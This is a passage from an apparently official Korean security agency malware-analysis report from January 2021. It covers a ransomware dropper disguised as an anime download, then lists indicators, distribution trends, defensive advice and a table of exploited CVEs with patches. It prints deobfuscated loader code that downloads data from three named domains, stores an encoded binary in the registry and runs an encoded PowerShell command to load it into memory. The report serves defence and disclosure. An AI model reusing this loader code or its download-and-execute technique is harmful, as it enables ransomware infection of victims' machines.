J = WScript.CreateObject('MSXML2.ServerXMLHTTP'); d = Math.random().toString()["substr"](2, 70 + 30);

if (WScript.CreateObject("WScript.Shell").ExpandEnvironmentStrings("%USERDNSDOMAIN%") != "%USERDNSDOMAIN%") {

d = d + "278146";

}

try {

J.open('GET', 'https://' + E[b] + '/search.php' + "?huuvtwwdgkmqgyk=" + d, false);

// https://[www.ccpjs.pl/search.php?huuvtwwdgkmqgyk=](http://www.ccpjs.pl/search.php?huuvtwwdgkmqgyk){random}

// https://[www.canopyinsurance.com/search.php?huuvtwwdgkmqgyk=](http://www.canopyinsurance.com/search.php?huuvtwwdgkmqgyk){random}

// https://[www.cafe-deverdieping.nl/search.php?huuvtwwdgkmqgyk=](http://www.cafe-deverdieping.nl/search.php?huuvtwwdgkmqgyk){random}

J.send();

} catch (e) {

return false;

}

if (J.status === 200) {

var O = J.responseText;

if ((O.indexOf("@" + d + "@", 0)) == -1) { WScript.sleep(22222);

} else {

O = O.replace("@" + d + "@", "");

var F = O.replace(/(\d{2})/g, function(S) {

return String.fromCharCode(parseInt(S, 10) + 30);

});

|  |
| --- |
| human[3](F)();  WScript.Quit();  }  ......... 중략 ......... |
| 데이터 파일 복호화를 통한 Script 생성 |
| // 수신 데이터 파일을 통한 복호화 된 스크립트  v a r urigobvhncs='4d5a90000300000004000000ffff0000b80000000000000040000000000000000000000000000000000 0000000000000000000000000000000000000800000000e1fba0e00b409cd21b8014ccd21546869732070726f67726  16d2063616e6e6f742062652072756e20696e20444f53206d6f64652e0d0d0a2400000000000000504500004c01030  ......... 중략 .........  000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000  000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000  0000000000';  WScript.sleep(10000);  gxhpxdnmok = WScript.CreateObject("shell.application"); zxvfqphf = urigobvhncs;  ptcvr = WScript.CreateObject("WScript.Shell");  zdhuxsgtj = new ActiveXObject('Scripting.FileSystemObject'); narljy = "cxnnsvd";  bdyrsvbncl = 0; try {  ptcvr.RegRead("HKEY\_CURRENT\_USER\\SOFTWARE\\" + narljy + "\\");  } catch (err) {  bdyrsvbncl = 1;  ptcvr.RegWrite("HKEY\_CURRENT\_USER\\SOFTWARE\\" + narljy + "\\", "", "REG\_SZ");} if (bdyrsvbncl == 1) {  bkdqxzv = ''; bsjaj = 0;  for (var i = 0; i <= zxvfqphf.length - 1; i++) {  bkdqxzv = bkdqxzv + zxvfqphf.substring(i, i + 1); if (bkdqxzv.length == 4000) { |

ptcvr.RegWrite("HKEY\_CURRENT\_USER\\SOFTWARE\\" + narljy + "\\" + bsjaj, bkdqxzv, "REG\_SZ"); bsjaj = bsjaj + 1;

bkdqxzv = '';

}

}

if (bkdqxzv.length > 0) { bsjaj = bsjaj + 1;

ptcvr.RegWrite("HKEY\_CURRENT\_USER\\SOFTWARE\\" + narljy + "\\" + bsjaj, bkdqxzv, "REG\_SZ");

}

if (zdhuxsgtj.FolderExists("C:\\Program Files (x86)")) {

var xbpmqoaamtw = 'C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe';

} else {

var xbpmqoaamtw = 'C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe';

}

gxhpxdnmok.ShellExecute('cmd', '/c ' + xbpmqoaamtw + ' -En "PAAjACAAeQBxAHQAegB6AHAAeABwAG0AZwAgACMAPgBmAG8AcgAgACgAJABpAD0AMAA7ACQAaQAgAC 0AbABlACAANwAwADAAOwAkAGkAKwArACkAewAkAGMAPQAiAEgASwBDAFUAOgBcAFMATwBGAFQAVwBB AFIARQBcAGMAeABuAG4AcwB2AGQAIgA7AFQAcgB5AHsAJABhAD0AJABhACsAKABHAGUAdAAtAEkAdABlAG 0AUAByAG8AcABlAHIAdAB5ACAALQBwAGEAdABoACAAJABjACkALgAkAGkAfQBDAGEAdABjAGgAewB9AH0A

OwBmAHUAbgBjAHQAaQBvAG4AIABjAGgAYgBhAHsAWwBjAG0AZABsAGUAdABiAGkAbgBkAGkAbgBnACgAK QBdAHAAYQByAGEAbQAoAFsAcABhAHIAYQBtAGUAdABlAHIAKABNAGEAbgBkAGEAdABvAHIAeQA9ACQAdA ByAHUAZQApAF0AWwBTAHQAcgBpAG4AZwBdACQAaABzACkAOwAkAEIAeQB0AGUAcwAgAD0AIABbAGIAeQ B0AGUAWwBdAF0AOgA6AG4AZQB3ACgAJABoAHMALgBMAGUAbgBnAHQAaAAgAC8AIAAyACkAOwBmAG8Ac gAoACQAaQA9ADAAOwAgACQAaQAgAC0AbAB0ACAAJABoAHMALgBMAGUAbgBnAHQAaAA7ACAAJABpACs APQAyACkAewAkAEIAeQB0AGUAcwBbACQAaQAvADIAXQAgAD0AIABbAGMAbwBuAHYAZQByAHQAXQA6ADo AVABvAEIAeQB0AGUAKAAkAGgAcwAuAFMAdQBiAHMAdAByAGkAbgBnACgAJABpACwAIAAyACkALAAgADEA NgApAH0AJABCAHkAdABlAHMAfQA7ACQAaQAgAD0AIAAwADsAVwBoAGkAbABlACAAKAAkAFQAcgB1AGUAK QB7ACQAaQArACsAOwAkAGsAbwAgAD0AIABbAG0AYQB0AGgAXQA6ADoAUwBxAHIAdAAoACQAaQApADsAa QBmACAAKAAkAGsAbwAgAC0AZQBxACAAMQAwADAAMAApAHsAIABiAHIAZQBhAGsAfQB9AFsAYgB5AHQAZ QBbAF0AXQAkAGIAIAA9ACAAYwBoAGIAYQAoACQAYQAuAHIAZQBwAGwAYQBjAGUAKAAiACEAQAAjACIALA AkAGsAbwApACkAOwBbAFIAZQBmAGwAZQBjAHQAaQBvAG4ALgBBAHMAcwBlAG0AYgBsAHkAXQA6ADoATA BvAGEAZAAoACQAYgApADsAWwBNAG8AZABlAF0AOgA6AFMAZQB0AHUAcAAoACkAOwA= "', "", "open", 0);

} // Powershell을 이용하여 메모리 로드

* 악성코드 파일(down.zip) 상세분석 내용

### 악성코드 행위 : PC 내 특정 확장자 파일을 암호화하며 랜섬노트를 통해 복호화 방법 안내(가상화폐 요구)

* 네트워크상의 악성행위

|  |  |  |  |
| --- | --- | --- | --- |
| 도메인 | IP | 용도 | 상세내용 |
| [www.ccpjs.pl](http://www.ccpjs.pl/) | 109.95.156.203  (폴란드) | 정보유출지 | 랜섬웨어 |
| [www.canopyinsurance.com](http://www.canopyinsurance.com/) | 149.56.117.69  (캐나다) | 정보유출지 |
| [www.cafe-deverdieping.nl](http://www.cafe-deverdieping.nl/) | 178.251.26.88  (네덜란드) | 정보유출지 |

* + 운영체제상의 악성행위

|  |  |
| --- | --- |
| 항목 | 내용 |
| 행위 |  |
| 유명 애니메이션 파일로 위장하여 다운로드 유도 |

|  |  |
| --- | --- |
| 행위 |  |
| 압축 파일 내에 자바스크립트 |
| 행위 |  |
| 자바스크립트 파일 실행 시 난독화 된 소스 코드를 실행 (3개의 특정 URL에서 데이터를 받아와 추가  자바스크립트 생성 및 실행) |

|  |  |
| --- | --- |
| 행위 |  |
| 수신 데이터 복호화 시 자바스크립트 확인 |
| 행위 |  |
| 레지스트리에 난독화된 바이너리 등록 |

|  |  |
| --- | --- |
| 행위 |  |
| 레지스트리에 등록된 바이너리를 PowerShell를 통해 복호화 하여 DLL파일 생성 후 메모리에 로드 |

|  |  |
| --- | --- |
| 행위 |  |
| base64로 인코딩된 DLL파일 메모리 로드하여 실행 |

|  |  |
| --- | --- |
| 행위 |  |
| 백신(ALYac, V3) 확인 |
| 행위 |  |

|  |  |
| --- | --- |
|  |  |
| 볼륨 섀도우 삭제 |
| 행위 |  |
| Private/Public key, 랜덤 확장자 레지스트리 등록 |

|  |  |
| --- | --- |
| 행위 |  |
| 특정 프로세스 탐지 시 종료 |
| 행위 |  |
| 암호화를 하기 위해 드라이브 탐색 |
| 행위 |  |

|  |  |
| --- | --- |
|  |  |
| 암호화 대상 파일 검색 |
| 행위 |  |
| 파일 암호화 |
| 행위 |  |

|  |  |
| --- | --- |
|  |  |
| 암호화 제외 (폴더, 파일, 확장자) |
| 행위 |  |
| 랜섬노트 생성 |

|  |  |
| --- | --- |
| 행위 |  |
| 바탕화면 변조 |
| 네트워크 |  |

|  |  |
| --- | --- |
|  |  |
| 3개의 특정 도메인에서 데이터를 다운로드하여 추가 악성행위 수행 |
| 네트워크 |  |
| 복호화를 위한 가상화폐 요구 |

### 향후 전망

## 악성코드 유포방법

* MS IE의 VBscript 엔진 취약점 악용 악성코드 유포 지속

### 램닛(Ramnit), 가상통화 채굴 등 별도의 악성코드 설치 없이 홈페이지에 삽입된 악성스크립트 실행만으로 기기․계정 정보탈취 등의 악성행위를 하는 취약점 악용 악성코드 삽입 사례가 지속적으로 나타나고 있음.

* + 해당 취약점을 이용하는 Rig Exploit Kit 유포 사례도 지속 탐지되고 있음.

### 보안 관리가 부실한 홈페이지의 게시물을 통한 악성코드 유포 지속

* + 최근 홈페이지 메인 페이지보다 하위 페이지(문의, 공지사항 등)를 통한 악성코드 유포 사례가 증가하고 있음.
  + 특히, 접근 권한이 필요하지 않는 문의/익명 게시판을 악용하여 해외 단축 URL(u6.gg, u7.gg, c6.gg 등)을 이용한 악성 스크립트 유포 사례가 지속적으로 탐지되고 있음.

### 이메일 첨부파일(문서 파일) 및 링크를 통한 악성코드 유포

* + 최근 신규 탐지된 악성코드 유포지의 대부분은 이메일 내 링크 혹은 이메일 첨부파일을 통해 탐지되고 있음.
  + 악성코드 감염을 예방하기 위해서는 출처가 불분명한 이메일의 첨부파일 및 링크 실행에 주의가 필요함.
* 유명 콘텐츠(영화, 음악, 게임 등) 파일 사칭 악성코드 유포 지속
  + 유명 콘텐츠를 무료로 다운받을 수 있는 것처럼 사용자를 현혹시켜 악성코드를 다운로드·설치하여 감염시키는 사례가 지속적으로 확인됨.
  + 악성코드 감염을 예방하기 위해서는 공식 홈페이지를 이용하고 출처를 알 수 없는 파일은 내려 받지 않도록 주의가 필요함.

## 악성코드 조치방안

* 개인 및 기업의 보안 강화 방안
  + 개인 및 기업은 보안점검 및 보안패치 등 보안강화를 통해 사이버 공격, 악성코드 감염 등 피해가 발생하지 않도록 각별한 주의가 필요함.

※ 내 PC 돌보미 신청 : <http://www.boho.or.kr/webprotect/pcSecCheck.do>

※ 웹 취약점점검 신청 : <http://www.boho.or.kr/webprotect/webVulnerability.do>

※ 홈페이지 해킹방지 도구 : <http://www.boho.or.kr/download/whistlCastle/castle.do>

※ 휘슬 신청 : <http://www.boho.or.kr/download/whistlCastle/whistl.do>

### 개발 시점의 시큐어코딩을 통한 홈페이지 구축 권고

* + 기업에서 홈페이지 개발 시점부터 시큐어 코딩으로 홈페이지를 구축하고, 주기적인 취약점 점검 및 패치를 적용하여 웹서버가 해킹되지 않도록 사전에 방지해야 한다.
* 최신 보안 업데이트 권고
  + 이용자는 이용 단말의 운영체제나 어플리케이션을 항상 최신 상태로 유지 하여 운영체제나 웹브라우저의 관련 취약점에 의해 악성코드에 감염되지 않도록 주의하여야 한다.
  + 또한, 안티바이러스(백신)를 이용하여 악성코드 감염 여부를 주기적으로 점검하여야 한다.
  + 2020년 1월 14일 윈도우 7 기술 지원이 종료되어 새로 발견되는 보안취약점에 대해서는 보안조치가 불가능하기 때문에, 상위버전(윈도우10)으로 업그레이드 하여야 한다.

※ 윈도우 7 기술지원 종료 참고 : <http://www.krcert.or.kr/cyber/window7Finish.do>

* + 2020년 12월 31일 Adobe Flash Player 기술 지원이 종료되어 새로 발견되는 보안취약점에 대해서 보안조치가 불가능하기 때문에, 해당 기능 사용 금지 및 삭제 조치가 필요함.

### MS 윈도우 최신 보안 업데이트 적용 (자동보안업데이트 설정 권장)

※ MS 업데이트 사이트 : [http://w](http://w/) w.update.microsoft.com/microsoftupdate/v6/default.aspx?ln=ko

※ 윈도우 제어판 - 시스템 및 보안 - Windows Update

* + Oracle Java(Java Runtime Environment) 최신 버전 업데이트 적용

※ 최신버전 : Java SE Runtime Environment 15.0.1 (<http://www.oracle.com/technetwork/java/javase/15-0-1-relnotes.html)>

* + MS Edge 최신 버전 업데이트 적용

※ MS 보안 업데이트 : https://portal.msrc.microsoft.com/ko-kr/security-guidance

※ 모든 제품 카테고리 > Browser, 모든 제품 > Edge

### [붙임] 악성코드 S/W 취약점 정보

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 구분 | | 내용 | 상세 취약점 정보 | 보안 업데이트 |
| 인터넷 익스플로러 취약점 | CVE-2010-0249 CVE-2011-1255 CVE-2012-4792 CVE-2013-1347 CVE-2013-2551 CVE-2013-3897 CVE-2014-0322 CVE-2014-1770 CVE-2014-1776 | Internet Explorer를 사용하여 특수하게 조작된 웹페이지에 접속할 경우 원격 코드 실행 허용 | <http://cve.mitre.org/cgi-bin/cvenam>  e.cgi?name=CVE-2010-0249<http://cve.mitre.org/cgi-bin/cvenam> e.cgi?name=CVE-2011-1255<http://cve.mitre.org/cgi-bin/cvenam> e.cgi?name=CVE-2012-4792<http://cve.mitre.org/cgi-bin/cvenam> e.cgi?name=CVE-2013-1347<http://cve.mitre.org/cgi-bin/cvenam> e.cgi?name=CVE-2013-2551<http://cve.mitre.org/cgi-bin/cvenam> e.cgi?name=CVE-2013-3897<http://cve.mitre.org/cgi-bin/cvenam> e.cgi?name=CVE-2014-0322<http://cve.mitre.org/cgi-bin/cvename>  .cgi?name=CVE-2014-1770 <http://cve.mitre.org/cgi-bin/cvename>  .cgi?name=CVE-2014-1776 | <http://technet.microsoft.com/en-us/>  security/bulletin/MS10-002 <http://technet.microsoft.com/ko-kr/> security/bulletin/ms11-050 <http://technet.microsoft.com/ko-kr/> security/bulletin/MS13-008 <http://technet.microsoft.com/ko-kr/> security/bulletin/ms13-038 <http://technet.microsoft.com/securit> y/bulletin/MS13-037 <http://technet.microsoft.com/ko-kr/l> ibrary/security/ms13-080.aspx <http://technet.microsoft.com/en-us/> security/advisory/2934088 <http://technet.microsoft.com/ko-kr/l> ibrary/security/ms14-035.aspx <http://technet.microsoft.com/ko-kr/l>  ibrary/security/2963983.aspx |
| CVE-2008-2551 | Icona SpA C6 Messenger  1.0.0.1 ActiveX 취약점 | <http://cve.mitre.org/cgi-bin/cvename.c>  gi?name=CVE-2008-2551 | - |
| CVE-2014-3212 | KMPlayer 버퍼 오버 플로우 취약점 | <http://cve.mitre.org/cgi-bin/cvename.c> gi?name=CVE-2014-3212 | <http://cdn.kmplayer.com/KMP/Do>  wnload/release/chrome/4.1.5.8/K  MPlayer\_4.1.5.8.exe |
| CVE-2015-2419 | MS Internet Explorer 10과  11에서 JScript 취약점으로  인한 원격 코드 실행 | <http://cve.mitre.org/cgi-bin/cvenam> e.cgi?name=CVE-2015-2419 | <http://technet.microsoft.com/security/> bulletin/MS15-065 |
| CVE-2016-0189 | MS Internet Explorer 9과1 에서  Script Engine 취약점으로  인한 원격 코드 실행 | <http://cve.mitre.org/cgi-bin/cvenam> e.cgi?name=CVE-2016-0189 | <http://technet.microsoft.com/library/s> ecurity/ms16-051 |
| CVE-2012-4969 | execCommand 해제 후  사용 취약점 | <http://cve.mitre.org/cgi-bin/cvenam>  e.cgi?name=CVE-2012-4969 | https://technet.microsoft.com/library/  security/ms12-063 |
| CVE-2018-8174 CVE-2018-8373 CVE-2019-0752 | VBScript 엔진이 메모리의 개체를 처리하는 방식에 원격 코드 실행 취약점 | <http://cve.mitre.org/cgi-bin/cvenam> e.cgi?name=CVE-2018-8174 <http://cve.mitre.org/cgi-bin/cvenam> e.cgi?name=CVE-2018-8373 | https://portal.msrc.microsoft.com/e  n-US/security-guidance/advisory/C VE-2018-8174  https://portal.msrc.microsoft.com/e n-US/security-guidance/advisory/C  VE-2018-8373 |
| CVE-2019-1367 | IE의 스크립팅 엔진에서  임의 코드실행이 가능한  취약점 | <http://cve.mitre.org/cgi-bin/cvenam> e.cgi?name=CVE-2019-1367 | https://portal.msrc.microsoft.com/e  n-US/security-guidance/advisory/C  VE-2019-1367 |

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
|  |  |  |  | <http://cve.mitre.org/cgi-bin/cvena> | [http://ww](http://ww/) .adobe.com/support/sec urity/advisories/apsa10-03.html [http://ww](http://ww/) .adobe.com/support/sec urity/bulletins/apsb11-21.html [http://ww](http://ww/) .adobe.com/support/sec urity/bulletins/apsb12-03.html [http://ww](http://ww/) .adobe.com/support/sec urity/bulletins/apsb13-04.html <http://helpx.adobe.com/security/pro> ducts/flash-player/apsb14-04.html <http://helpx.adobe.com/security/produ> cts/flash-player/apsb14-13.html <http://helpx.adobe.com/security/produ> cts/flash-player/apsb14-21.html <http://helpx.adobe.com/security/produ> cts/flash-player/apsb14-2 .html <http://helpx.adobe.com/security/pro> ducts/flash-player/apsb14-22.html https://helpx.adobe.com/security/prod ucts/flash-player/apsa15-01.html https://helpx.adobe.com/security/prod ucts/flash-player/apsa15-02.html https://helpx.adobe.com/security/pr oducts/flash-player/apsb15-06.html https://helpx.adobe.com/security/pr oducts/flash-player/apsb15-05.html https://helpx.adobe.com/security/pr oducts/flash-player/apsb15-14.html https://helpx.adobe.com/security/pr oducts/flash-player/apsb15-16.html https://helpx.adobe.com/security/pr oducts/flash-player/apsa15-03.html https://helpx.adobe.com/security/pr oducts/flash-player/apsa15-04.html https://helpx.adobe.com/security/pr oducts/flash-player/apsa16-01.html https://helpx.adobe.com/security/pr oducts/flash-player/apsb18-03.html |
|  |  |  |  | me.cgi?name=CVE-2010-2884 |
|  |  |  |  | <http://cve.mitre.org/cgi-bin/cvena> |
|  |  |  |  | me.cgi?name=CVE-2011-2140 |
|  |  |  |  | <http://cve.mitre.org/cgi-bin/cvena> |
|  |  |  |  | me.cgi?name=CVE-2012-0754 |
|  |  |  |  | <http://cve.mitre.org/cgi-bin/cvena> |
|  |  |  |  | me.cgi?name=CVE-2013-0634 |
|  |  |  |  | <http://cve.mitre.org/cgi-bin/cvena> |
|  | CVE-2010-2884 |  |  | me.cgi?name=CVE-2014-0497 |
|  | CVE-2011-2140 |  |  | <http://cve.mitre.org/cgi-bin/cvena> |
|  | CVE-2012-0754 |  |  | me.cgi?name=CVE-2014-0515 |
|  | CVE-2013-0634 |  |  | <http://cve.mitre.org/cgi-bin/cvena> |
|  | CVE-2014-0497 |  |  | me.cgi?name=CVE-2014-0556 |
|  | CVE-2014-0515 |  |  | <http://cve.mitre.org/cgi-bin/cvename> |
|  | CVE-2014-0556 |  |  | .cgi?name=CVE-2014-0569 |
|  | CVE-2014-0569 |  |  | <http://cve.mitre.org/cgi-bin/cvena> |
|  | CVE-2014-8439 |  |  | me.cgi?name=CVE-2014-8439 |
|  | CVE-2015-0311 | 메모리 손상으로 | 인한 | <http://cve.mitre.org/cgi-bin/cvename> |
| Adobe | CVE-2015-0313 | 코드 실행 취약점 |  | .cgi?name=CVE-2015-0311 |
| Flash Player | CVE-2015-3043 |  |  | <http://cve.mitre.org/cgi-bin/cvename> |
| 취약점 | CVE-2015-0336 |  |  | .cgi?name=CVE-2015-0313 |
|  | CVE-2015-3113 |  |  | <http://cve.mitre.org/cgi-bin/cvena> |
|  | CVE-2015-3133 |  |  | me.cgi?name=CVE-2015-3043 |
|  | CVE-2015-5119 |  |  | <http://cve.mitre.org/cgi-bin/cvena> |
|  | CVE-2015-5122 |  |  | me.cgi?name=CVE-2015-0336 |
|  | CVE-2016-1019 |  |  | <http://cve.mitre.org/cgi-bin/cvena> |
|  | CVE-2018-4878 |  |  | me.cgi?name=CVE-2015-3113 |
|  |  |  |  | <http://cve.mitre.org/cgi-bin/cvena> |
|  |  |  |  | me.cgi?name=CVE-2015-3133 |
|  |  |  |  | <http://cve.mitre.org/cgi-bin/cvena> |
|  |  |  |  | me.cgi?name=CVE-2015-5119 |
|  |  |  |  | <http://cve.mitre.org/cgi-bin/cvena> |
|  |  |  |  | me.cgi?name=CVE-2015-5122 |
|  |  |  |  | <http://cve.mitre.org/cgi-bin/cvena> |
|  |  |  |  | me.cgi?name=CVE-2016-1019 |
|  |  |  |  | <http://cve.mitre.org/cgi-bin/cvena> |
|  |  |  |  | me.cgi?name=CVE-2018-4878 |
|  | CVE-2013-0633 | 스택 오버플로우로 인한  임의의 코드를 실행하는  취약점 | | <http://cve.mitre.org/cgi-bin/cvena> me.cgi?name=CVE-2013-0633 | <http://www.adobe.com/support/s> ecurity/bulletins/apsb13-04.html |

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
|  | CVE-2010-0188 | Adobe Acrobat Reader의 보안취약점을 이용 | <http://cve.mitre.org/cgi-bin/cvena> me.cgi?name=CVE-2010-0188 | <http://www.adobe.com/support/s> ecurity/bulletins/apsb10-07.html |
| CVE-2018-15982 | 제로데이 취약점을 이용하여  임의의 코드를 실행하는  취약점 | <http://cve.mitre.org/cgi-bin/cvena> me.cgi?name=CVE-2018-15982 | https://helpx.adobe.com/security/pr oducts/flash-player/apsb18-42.html |
| Java 애플릿 취약점 | CVE-2011-3544 CVE-2012-0507 CVE-2012-1723 CVE-2012-4681 CVE-2012-5076 CVE-2013-0422 CVE-2013-2460 CVE-2013-2465 CVE-2012-0422 | 드라이브 바이 다운로드 방식, JRE 샌드박스 제한 우회 취약점 이용 | <http://cve.mitre.org/cgi-bin/cvenam>  e.cgi?name=CVE-2011-3544<http://cve.mitre.org/cgi-bin/cvenam> e.cgi?name=CVE-2012-0507<http://cve.mitre.org/cgi-bin/cvenam> e.cgi?name=CVE-2012-1723<http://cve.mitre.org/cgi-bin/cvenam> e.cgi?name=CVE-2012-4681<http://cve.mitre.org/cgi-bin/cvenam> e.cgi?name=CVE-2012-5076<http://cve.mitre.org/cgi-bin/cvenam> e.cgi?name=CVE-2013-0422<http://cve.mitre.org/cgi-bin/cvenam> e.cgi?name=CVE-2013-2460<http://cve.mitre.org/cgi-bin/cvenam> e.cgi?name=CVE-2013-2465<http://cve.mitre.org/cgi-bin/cvenam>  e.cgi?name=CVE-2012-0422 | <http://www.oracle.com/technet> work/topics/security/javacpufe b2012-366318.html#PatchTable http: /w w.oracle.com/technetwork/topics  /security/javacpujun2012-1515912.html  http: /w w.oracle.com/technetwork/topics/ security/alert-cve-2012-4681-1835715.html http: /w w.oracle.com/technetwork/topics  /security/javacpuoct2012-1515924.html  http: /w w.oracle.com/technetwork/topics/ security/alert-cve-2013-042 -1896849.html http: /w w.oracle.com/technetwork/topics  /security/javacpujun2013-189 847.html http: /w w.oracle.com/technetwork/topics  /security/javacpujun2013-189 847.html |
| CVE-2013-0431 | JAVA SE 7의 JMX  원격 코드 실행 취약점 | <http://cve.mitre.org/cgi-bin/cvenam> e.cgi?name=CVE-2013-0431 | http: /w w.oracle.com/technetwork/java/j  avae /downloads/ava-e -sdk-6u4-jdk-7u1  1-web-dl-190 868.html |
| CVE-2013-1493 | JAVA CMM 원격 코드 실행 취약점 | <http://cve.mitre.org/cgi-bin/cvenam> e.cgi?name=CVE-2013-1493 | https: /w w.oracle.com/technetwork/topic s/security/alert-cve-2013-1493-1915081.ht  ml |
| CVE-2013-2423 | JAVA Reflection을 악용한 원격 코드 실행 취약점 | <http://cve.mitre.org/cgi-bin/cvenam> e.cgi?name=CVE-2013-2423 | https: /w w.oracle.com/technetwork/topic s/security/javacpuapr2013-1928497.html |
| MS OLE  취약점 | CVE-2014-6332 CVE-2014-6352 CVE-2017-0199 | Windows OLE 자동화 배열 원격 코드 실행 취약점 | <http://cve.mitre.org/cgi-bin/cvenam> e.cgi?name=CVE-2014-6332 https://cve.mitre.org/cgi-bin/cvena me.cgi?name=CVE-2014-6352 <http://cve.mitre.org/cgi-bin/cvenam> e.cgi?name=CVE-2017-0199 | <http://technet.microsoft.com/se> curity/bulletin/MS14-064 <http://technet.microsoft.com/ko-> kr/library/security/3010060.aspx [http://www.catalog.update.micro](http://www.catalog.update.micro/) soft.com/Search.aspx?q=KB2589 382 |

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| MS XML  취약점 | CVE-2012-1889 | XML Core Services의 취약점 | <http://cve.mitre.org/cgi-bin/cvenam> e.cgi?name=CVE-2012-1889 | <http://technet.microsoft.com/ko-kr/se> curity/bulletin/MS12-043 |
| MS  Silverlight  취약점 | CVE-2013-0074 | Silverlight의 취약점으로 인한 원격 코드 실행 | <http://cve.mitre.org/cgi-bin/cvenam> e.cgi?name=CVE-2013-0074 | <http://technet.microsoft.com/library/s> ecurity/ms13-02 |
| MS Edge 취약점 | CVE-2016-7200 CVE-2016-7201 | 스크립팅 엔진 메모리 손상 취약점 | <http://cve.mitre.org/cgi-bin/cvenam> e.cgi?name=CVE-2016-7200 <http://cve.mitre.org/cgi-bin/cvenam> e.cgi?name=CVE-2016-7201 | <http://technet.microsoft.com/ko-kr/lib> rary/security/ms16-129.aspx |
| MS OS  취약점 | CVE-2011-2014 | Windows XP, 2003, Vista의 ADAM SSL을 통한 LDAPS 인증 우회 취약점 | <http://cve.mitre.org/cgi-bin/cvenam> e.cgi?name=CVE-2011-2014 | <http://technet.microsoft.com/ko-kr/lib> rary/security/ms11-086.aspx |
| Blackmoon FTP 서버 취약점 | CVE-2011-0507 | 포트 명령 버퍼 오버 플로우 취약점 | <http://cve.mitre.org/cgi-bin/cvenam> e.cgi?name=CVE-2011-0507 | https://blackmoon-ftp-server.en. softonic.com/?ex=DSK-173.3 |
| APPLE  iTunes  취약점 | CVE-2012-0634 | iTunes에서 사용되는 WebKit 메모리손상 취약점 | <http://cve.mitre.org/cgi-bin/cvenam> e.cgi?name=CVE-2012-0634 | <http://support.apple.com/ko-kr/> HT202433 |
| Webfolio CMS  취약점 | CVE-2012-1899 | XSS 취약점 | <http://cve.mitre.org/cgi-bin/cvenam> e.cgi?name=CVE-2012-1899 | https://sourceforge.net/projects/ webfolio-cms/?source=directory |
| Apach Tomcat 취약점 | CVE-2012-3544 | 데이터 스트리밍을 통한 DOS공격 취약점 | <http://cve.mitre.org/cgi-bin/cvenam> e.cgi?name=CVE-2012-3544 | <http://www.oracle.com/technetw> ork/topics/security/cpujan2014- 1972949.html |



발 행 일 2021년 1월

발 행 및 편 집 한국인터넷진흥원 사이버침해대응본부 침해대응단 탐지팀 주 소 서울시 송파구 중대로 135(가락동 78) IT벤처타워

▶ KISA Report의 내용은 무단 전재할 수 없으며, 인용할 경우 그 출처를 반드시 명시하여야 합니다.